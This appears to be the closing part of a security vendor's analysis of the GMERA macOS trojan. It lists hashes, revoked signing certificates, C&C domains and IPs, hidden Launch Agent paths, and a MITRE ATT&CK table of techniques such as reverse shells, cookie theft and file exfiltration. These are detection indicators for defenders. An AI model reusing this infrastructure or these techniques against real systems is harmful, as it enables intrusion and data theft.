B8F19B02F9218A8DD803DA1F8650195833057E2C	Stockfolio.app/Contents/MacOS/Stockfoli	OSX/Agent.AZ
AF65B1A945B517C4D8BAAA706AA19237F036F023	Stockfolio.app/Contents/Resources/run.sh	OSX/Agent.AZ

Code signing certificate

App name	Fingerprint (SHA-1)	Developer identity	Valid from	App signed on	Revoked on
Stockfolio	E5D2C7FB4A64EAF444728E5C61F576FF178C5EBF	Levis Toretto (9T4J9V8NV5)	2018-11-25	2019-04-18	2019-07-26
Cointrazer	1BC8EA284F9CE5F5F68C68531A410BCC1CE54A55	Andrei Sobolev (A265HSB92F)	2019-10-17	2019-10-17	2020-04-16
Licatrade	BDBD92BFF8E349452B07E5F1D2883678658404A3	Andrey Novoselov (M8WVDT659T)	2020-04-06	2020-04-15	2020-05-28

Network

Domain names

- repbaerray.pw
- macstockfolio.com
- latinumtrade.com
- trezarus.com
- trezarus.net
- cointrazer.com
- apperdenta.com
- narudina.com

- nagsrsdfsudinasa.com
- cupatrade.com
- stepbystepby.com
- licatrade.com
- creditfinelor.com
- maccatreck.com

IP addresses

- 85.209.88.123
- 85.217.171.87
- 193.37.214.7
- 193.37.212.97

Host-based indicators

File paths

- $HOME/Library/LaunchAgents/.com.apple.upd.plist
- $HOME/Library/LaunchAgents/.com.apple.system.plist
- /tmp/.fil.sh
- /tmp/loglog

Launch Agent labels

- com.apple.apps.upd
- com.apples.apps.upd

MITRE ATT&CK techniques

Note: This table was built using version 6 of the ATT&CK framework.

Tactic	ID	Name	Description
Execution	T1204	User Execution	Victim needs to run the malicious application to be compromised.
T1059	Command-Line Interface	GMERA provides reverse bash and zsh shells to its operators.	
Persistence	T1159	Launch Agent	GMERA installs a Launch Agent to maintain persistence.
Defense Evasion	T1116	Code Signing	All samples of GMERA we have analyzed were signed and used valid, Apple-signed (now revoked), certificates.
Credential Access	T1139	Bash History	A GMERA reconnaissance script lists the first 20 lines of the .bash_history file.
T1539	Steal Web Session Cookie	GMERA's operators steal browser cookies via a reverse shell.	
Discovery	T1083	File and Directory Discovery	GMERA's operators list files on the target system via a reverse shell and ls .
T1497	Virtualization/Sandbox Evasion	A GMERA reconnaissance script checks for devices specific to hypervisors and warns the operators if run in a virtual machine.	

Tactic	ID	Name	Description
	T1040	Network Sniffing	A GMERA reconnaissance script lists Wi-Fi networks available to the compromised Mac using airport -s .
	T1082	System Information Discovery	A GMERA reconnaissance script lists information about the system such as macOS version, attached displays and Mac model.
	T1518	Software Discovery	A GMERA reconnaissance script checks whether developer tools are installed.
Collection	T1005	Data from Local System	GMERA's operators use this malware to exfiltrate files from the compromised system.
	T1113	Screen Capture	GMERA's operators take screenshots of the compromised system and exfiltrate them through file.io.
Command and Control	T1043	Commonly Used Port	Initial reporting from the malware is done using HTTP on its standard TCP port (80).
	T1065	Uncommonly Used Port	GMERA reverse shells are opened by connecting to C&C server TCP ports in the range 25733 to 25738.
Exfiltration	T1048	Exfiltration Over Alternative Protocol	GMERA exfiltrates files from the reverse shell using HTTP to another attacker-controlled server.

16 Jul 2020 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion